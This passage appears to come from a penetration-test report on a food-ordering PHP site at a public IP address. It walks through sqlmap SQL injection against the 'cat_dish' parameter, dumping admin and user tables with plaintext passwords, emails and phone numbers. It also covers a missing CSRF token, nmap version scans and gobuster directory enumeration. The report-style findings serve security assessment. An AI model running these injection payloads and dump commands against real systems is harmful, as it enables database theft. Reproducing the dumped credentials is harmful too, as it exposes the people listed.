    Payload: cat_dish=1) AND (SELECT 2894 FROM (SELECT(SLEEP(5)))Heta) AND (3901=3901

    Type: UNION query
    Title: Generic UNION query (NULL) - 8 columns
    Payload: cat_dish=1) UNION ALL SELECT NULL,NULL,NULL,NULL,CONCAT(0x7171767671,0x78784e497071544a4872426251687161 4b45796f4275756458464657475 96d4a4d576e65
57487943,0x7162717871),NULL,NULL,NULL-- -
---
[06:31:31] [INFO] the back-end DBMS is MySQL
web application technology: Apache, PHP
back-end DBMS: MySQL ≥ 5.0.12
[06:31:33] [INFO] fetching database names
available databases [8]:
[*] demo
[*] ems
[*] information_schema
[*] mysql
[*] online_food
[*] online_food1
[*] performance_schema
[*] sys

[06:31:33] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/4.246.191.90'
[06:31:33] [WARNING] your sqlmap version is outdated
```


root@kali: /home/abhishek
File Actions Edit View Help
root@kali: /home/abhishek
root@kali: /home/abhishek
8:34

Step 4: Here we got all tables where the data is stored



8:35
root@kali: /home/abhishek
File Actions Edit View Help
root@kali: /home/abhishek
root@kali: /home/abhishek

```
    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: cat_dish=1) AND (SELECT 2894 FROM (SELECT(SLEEP(5)))Heta) AND (3901=3901

    Type: UNION query
    Title: Generic UNION query (NULL) - 8 columns
    Payload: cat_dish=1) UNION ALL SELECT NULL,NULL,NULL,NULL,CONCAT(0×7171767671,0×78784e497071544a48724262516871614b45796f427575645846465747596d4a4d576e65
57487943,0×7162717871),NULL,NULL,NULL-- -
---
[06:33:26] [INFO] the back-end DBMS is MySQL
web application technology: Apache, PHP
back-end DBMS: MySQL ≥ 5.0.12
[06:33:26] [INFO] fetching tables for database: 'online_food'
[06:33:26] [WARNING] reflective value(s) found and filtering out
Database: online_food
[16 tables]
+--------------+
| user         |
| admin        |
| banner       |
| category     |
| contact_us   |
| coupon_code  |
| delivery_boy |
| dish         |
| dish_cart    |
| dish_details |
| order_detail |
| order_master |
| order_status |
| rating       |
| setting      |
| wallet       |
+--------------+

[06:33:26] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/4.246.191.90'
[06:33:26] [WARNING] your sqlmap version is outdated

[*] ending @ 06:33:26 /2023-10-16/
```

Step 5: Here we will dump the admin and will get all data like username and password of the admin.



8:35
root@kali: /home/abhishek
File Actions Edit View Help
root@kali: /home/abhishek
root@kali: /home/abhishek

```
┌──(root㉿kali)-[/home/abhishek]
└─# sqlmap --url http://4.246.191.90/good_food/shop?cat_dish='1' -D online_food -T admin --dump
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.6.11#stable}
|_ -| . [)]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applica
ble local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 06:43:23 /2023-10-16/

[06:43:23] [INFO] resuming back-end DBMS 'mysql'
[06:43:23] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=odvs31331dh ... of9tnckigp'). Do you want to use those [Y/n]
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat_dish (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat_dish=1) AND 6353=6353 AND (8344=8344

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: cat_dish=1) AND (SELECT 2894 FROM (SELECT(SLEEP(5)))Heta) AND (3901=3901

    Type: UNION query
    Title: Generic UNION query (NULL) - 8 columns
    Payload: cat_dish=1) UNION ALL SELECT NULL,NULL,NULL,NULL,CONCAT(0×7171767671,0×78784e497071544a48724262516871614b45796f427575645846465747596d4a4d576e65
57487943,0×7162717871),NULL,NULL,NULL-- -
---
[06:43:25] [INFO] the back-end DBMS is MySQL
web application technology: Apache, PHP
back-end DBMS: MySQL ≥ 5.0.12
[06:43:25] [INFO] fetching columns for table 'admin' in database 'online_food'
[06:43:26] [WARNING] reflective value(s) found and filtering out
[06:43:26] [INFO] fetching entries for table 'admin' in database 'online_food'
Database: online_food
```




```
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat_dish=1) AND 6353=6353 AND (8344=8344

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: cat_dish=1) AND (SELECT 2894 FROM (SELECT(SLEEP(5)))Heta) AND (3901=3901

    Type: UNION query
    Title: Generic UNION query (NULL) - 8 columns
    Payload: cat_dish=1) UNION ALL SELECT NULL,NULL,NULL,NULL,CONCAT(0×7171767671,0×78784e497071544a4872426251687161 4b45796f42757564584646574759 6d4a4d576e65
57487943,0×7162717871),NULL,NULL,NULL-- -
---
[06:43:25] [INFO] the back-end DBMS is MySQL
web application technology: Apache, PHP
back-end DBMS: MySQL ≥ 5.0.12
[06:43:25] [INFO] fetching columns for table 'admin' in database 'online_food'
[06:43:26] [WARNING] reflective value(s) found and filtering out
[06:43:26] [INFO] fetching entries for table 'admin' in database 'online_food'
Database: online_food
Table: admin
[1 entry]
+----+-------+--------------------+-------------+-----------+
| id | name  | email              | password    | username  |
+----+-------+--------------------+-------------+-----------+
| 1  | Admin | iamadmin@gmail.com | qwerty90876 | admin7890 |
+----+-------+--------------------+-------------+-----------+

[06:43:26] [INFO] table 'online_food.admin' dumped to CSV file '/root/.local/share/sqlmap/output/4.246.191.90/dump/online_food/admin.csv'
[06:43:26] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/4.246.191.90'
[06:43:26] [WARNING] your sqlmap version is outdated

[*] ending @ 06:43:26 /2023-10-16/
```

Step 6: Here we will dump the users and others too where we can see all the credentials .



```
└─# sqlmap --url http://4.246.191.90/good_food/shop?cat_dish='1' -D online_food -T user --dump
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.6.11#stable}
|_ -| . [']     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applica
ble local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 06:43:52 /2023-10-16/

[06:43:52] [INFO] resuming back-end DBMS 'mysql'
[06:43:52] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=shei8ld8o55...1im4938p42'). Do you want to use those [Y/n]
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat_dish (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat_dish=1) AND 6353=6353 AND (8344=8344

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: cat_dish=1) AND (SELECT 2894 FROM (SELECT(SLEEP(5)))Heta) AND (3901=3901

    Type: UNION query
    Title: Generic UNION query (NULL) - 8 columns
    Payload: cat_dish=1) UNION ALL SELECT NULL,NULL,NULL,NULL,CONCAT(0×7171767671,0×78784e497071544a4872426251687161 4b45796f42757564584646574759 6d4a4d576e65
57487943,0×7162717871),NULL,NULL,NULL-- -
---
[06:44:03] [INFO] the back-end DBMS is MySQL
web application technology: PHP, Apache
back-end DBMS: MySQL ≥ 5.0.12
[06:44:03] [INFO] fetching columns for table 'user' in database 'online_food'
[06:44:03] [WARNING] reflective value(s) found and filtering out
[06:44:03] [INFO] fetching entries for table 'user' in database 'online_food'
Database: online_food
Table: user
[4 entries]
```



```
[06:44:03] [WARNING] reflective value(s) found and filtering out
[06:44:03] [INFO] fetching entries for table 'user' in database 'online_food'
Database: online_food
Table: user
[4 entries]
+----+----------+-----------------+-------------+--------+---------------------+----------+-----------+--------------+-----------------+--------------------+
| id | name     | email           | mobile      | status | added_on            | password | rand_str  | email_verify | referral_code   | from_referral_code |
+----+----------+-----------------+-------------+--------+---------------------+----------+-----------+--------------+-----------------+--------------------+
| 1  | jk mehra | abc@example.com | 9999909090  | 1      | 2020-12-08 03:16:05 | 123      | justfordb | 1            | yimhrhrkspoqtbu | <blank>            |
| 2  | keshav   | def@gmail.com   | 8888888889  | 1      | 2020-12-10 11:46:52 | 1234     | justfordb | 1            | zvtbglntmshhmrz | <blank>            |
| 3  | test     | test@gmail.com  | 9999999999  | 1      | 2023-10-16 04:36:49 | test1234 | justfordb | 1            | cmeqsttsvchaylb | <blank>            |
| 4  | dcf      | abc@def.com     | 85236741    | 1      | 2023-10-16 06:31:23 | 123      | justfordb | 1            | mtwyoxbkvslodzi | <blank>            |
+----+----------+-----------------+-------------+--------+---------------------+----------+-----------+--------------+-----------------+--------------------+

[06:44:04] [INFO] table 'online_food.`user`' dumped to CSV file '/root/.local/share/sqlmap/output/4.246.191.90/dump/online_food/user.csv'
[06:44:04] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/4.246.191.90'
[06:44:04] [WARNING] your sqlmap version is outdated

[*] ending @ 06:44:04 /2023-10-16/
```

Finally after getting these admin and user credential we can login with different roles and permissions.

7. Vulnerability Name : Login page - Anti-CSRF token is missing

OWASP Category : Cross-Site Request Forgery (CSRF)

Description : The absence of an Anti-CSRF token on the login page of the website located at http://4.246.191.90/good_food/ poses a Cross-Site Request Forgery (CSRF) risk. This means that there is no protection against malicious entities potentially tricking users into making unauthorized actions without their consent.

Business Impact : This vulnerability could lead to unauthorized actions being taken on behalf of users, such as changing passwords, making unauthorized transactions, or revealing sensitive information. Such incidents can erode user trust, cause legal and financial consequences, and necessitate immediate attention to ensure user and business security.


Vulnerability Path :http://4.246.191.90/good_food/

Vulnerability Parameter: **http://4.246.191.90/good_food/admin/user.php**

Steps to Reproduce :

Step 1. Access the URL

Step 2: Open the burpsuite.



```
GET /good_food/shop?cat_dish=&type=&search_str=salted+fries HTTP/1.1
Host: 4.246.191.90
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/118.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Referer: http://4.246.191.90/good_food/shop
Cookie: PHPSESSID=7ielcbd5fgg62bege9jt1ad8uh
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
Date: Mon, 16 Oct 2023 14:05:20 GMT
Server: Apache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 14420
Connection: close
Content-Type: text/html; charset=UTF-8

<!doctype html>
<html class="no-js" lang="zxx">
  <head>
    <meta charset="utf-8">
    <meta http-equiv="x-ua-compatible" content="ie=edge">
    <title>
      Good Food
    </title>
     <meta name="viewport" content="width=device-width, initial-scale=1">
    <link rel="stylesheet" href="assets/css/bootstrap.min.css">
    <link rel="stylesheet" href="assets/css/animate.css">
    <link rel="stylesheet" href="assets/css/owl.carousel.min.css">
    <link rel="stylesheet" href="assets/css/slick.css">
    <link rel="stylesheet" href="assets/css/chosen.min.css">
    <link rel="stylesheet" href="assets/css/ionicons.min.css">
    <link rel="stylesheet" href="assets/css/font-awesome.min.css">
    <link rel="stylesheet" href="assets/css/simple-line-icons.css">
    <link rel="stylesheet" href="assets/css/jquery-ui.css">
    <link rel="stylesheet" href="assets/css/meanmenu.min.css">
    <link rel="stylesheet" href="assets/css/style.css">
    <link rel="stylesheet" href="assets/css/responsive.css">
```

Step 3: Turn on the intercept and capture the request.We can see there is no such Tokens generated.

8. Vulnerability Name : System information exposed - Version Exposure

OWASP Category : Sensitive Data Exposure

Description : The presence of system information exposed, specifically version details, on the website at http://4.246.191.90/good_food/ can potentially lead to Sensitive Data Exposure. This information may inadvertently reveal details about the website's underlying infrastructure and software.

Business Impact :This vulnerability may provide malicious actors with valuable insights into the website's technology stack, making it easier for them to identify and exploit vulnerabilities. The business impact includes potential security breaches, reputational damage, and financial losses. It's crucial to address this issue promptly to enhance the security and protect sensitive data.


Vulnerability Path :http://4.246.191.90/good_food/

Vulnerability Parameter: **http://4.246.191.90/good_food/admin/user.php**

Steps to Reproduce :


Step 1. Open the Terminal in kali Linux.

Step 2: Use nmap scanning tool to scan the host.



```
┌──(root㉿kali)-[/home/abhishek]
└─# nmap -sV 4.246.191.90
Starting Nmap 7.93 ( https://nmap.org ) at 2023-10-16 08:56 PDT
Nmap scan report for 4.246.191.90
Host is up (0.097s latency).
Not shown: 994 filtered tcp ports (no-response)
PORT     STATE  SERVICE     VERSION
22/tcp   open   ssh         OpenSSH 8.2p1 Ubuntu 4ubuntu0.9 (Ubuntu Linux; protocol 2.0)
80/tcp   open   http        Apache httpd
443/tcp  closed https
8000/tcp open   http        Apache httpd 2.4.10 ((Debian) PHP/5.6.14)
8001/tcp closed vcom-tunnel
8080/tcp open   http        Apache httpd 2.4.7
Service Info: Host: localhost; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 31.50 seconds
```

Step 3: Here we got the versions of the services.



root@kali: /home/abhishek
File Actions Edit View Help
root@kali: /usr/share/wordlists/dirb ×
root@kali: /home/abhishek ×

```
Nmap done: 1 IP address (1 host up) scanned in 31.50 seconds

┌──(root㉿kali)-[/home/abhishek]
└─# nmap  -A -sV 4.246.191.90
Starting Nmap 7.93 ( https://nmap.org ) at 2023-10-16 08:57 PDT
Nmap scan report for 4.246.191.90
Host is up (0.16s latency).
Not shown: 994 filtered tcp ports (no-response)
PORT     STATE  SERVICE     VERSION
22/tcp   open   ssh         OpenSSH 8.2p1 Ubuntu 4ubuntu0.9 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 93188829b0c857614da42ba3e9586bfd (RSA)
|   256 35b6aa1322f74e453bda475e94f4d2eb (ECDSA)
|_  256 04696561abbe0a85e80cc5bf458a8545 (ED25519)
80/tcp   open   http        Apache httpd
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache
443/tcp  closed https
8000/tcp open   http        Apache httpd 2.4.10 ((Debian) PHP/5.6.14)
|_http-title: 403 Forbidden
|_http-server-header: Apache/2.4.10 (Debian) PHP/5.6.14
| http-methods:
|_  Potentially risky methods: TRACE
8001/tcp closed vcom-tunnel
8080/tcp open   http        Apache httpd 2.4.7
|_http-title: Index of /
|_http-server-header: Apache/2.4.7 (Ubuntu)
| http-ls: Volume /
| SIZE  TIME              FILENAME
| -     2023-06-13 14:03  xvwa/
|_
OS fingerprint not ideal because: Didn't receive UDP response. Please try again with -sSU
No OS matches for host
Network Distance: 5 hops
Service Info: Host: localhost; OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 80/tcp)
HOP RTT      ADDRESS
1   25.92 ms 172.20.10.1
2    ... 4
5   55.10 ms 4.246.191.90
```

9. Vulnerability Name : Routes were exposed

OWASP Category : Sensitive Data Exposure

Description : The exposure of website routes, as identified on http://4.246.191.90/good_food/, can lead to Sensitive Data Exposure. This issue may unintentionally reveal the structure and functionality of the web application, including specific paths and endpoints.

Business Impact : This vulnerability can be exploited by malicious individuals to gain insights into the application's inner workings, potentially facilitating attacks or unauthorized access. The business impact includes the risk of security breaches, potential data exposure, and reputational harm. Addressing this issue is crucial to enhance the application's security and protect sensitive data.


Vulnerability Path :http://4.246.191.90/good_food/

Vulnerability Parameter: **http://4.246.191.90/good_food/admin/user.php**

Steps to Reproduce :

Step 1. Open the Terminal


Step 2: use either dirbuster or Gobuster with the URL and choose any wordlist .



root@kali: /usr/share/wordlists/dirb
File Actions Edit View Help
root@kali: /usr/share/wordlists/dirb ×
root@kali: /home/abhishek ×
8:57

```
┌──(root㉿kali)-[/usr/share/wordlists/dirb]
└─# gobuster dir -u http://4.246.191.90/good_food/ -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://4.246.191.90/good_food/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htaccess            (Status: 403) [Size: 199]
/.hta                 (Status: 403) [Size: 199]
/.htpasswd            (Status: 403) [Size: 199]
/about-us             (Status: 200) [Size: 10240]
/admin                (Status: 301) [Size: 244] [--> http://4.246.191.90/good_food/admin/]
/assets               (Status: 301) [Size: 245] [--> http://4.246.191.90/good_food/assets/]
/cart                 (Status: 200) [Size: 8645]
/cgi-bin/             (Status: 200) [Size: 5944]
/checkout             (Status: 200) [Size: 5948]
/contact-us           (Status: 200) [Size: 13338]
/CVS/Entries          (Status: 200) [Size: 9062]
/CVS/Repository       (Status: 200) [Size: 9062]
/CVS/Root             (Status: 200) [Size: 9062]
/db                   (Status: 301) [Size: 241] [--> http://4.246.191.90/good_food/db/]
/error                (Status: 200) [Size: 5948]
/forgot_password      (Status: 200) [Size: 10069]
/footer               (Status: 200) [Size: 2515]
/header               (Status: 200) [Size: 5893]
/images               (Status: 301) [Size: 245] [--> http://4.246.191.90/good_food/images/]
/index                (Status: 200) [Size: 2726]
/index.php            (Status: 200) [Size: 2726]
/lib                  (Status: 301) [Size: 242] [--> http://4.246.191.90/good_food/lib/]
/logout               (Status: 200) [Size: 55]
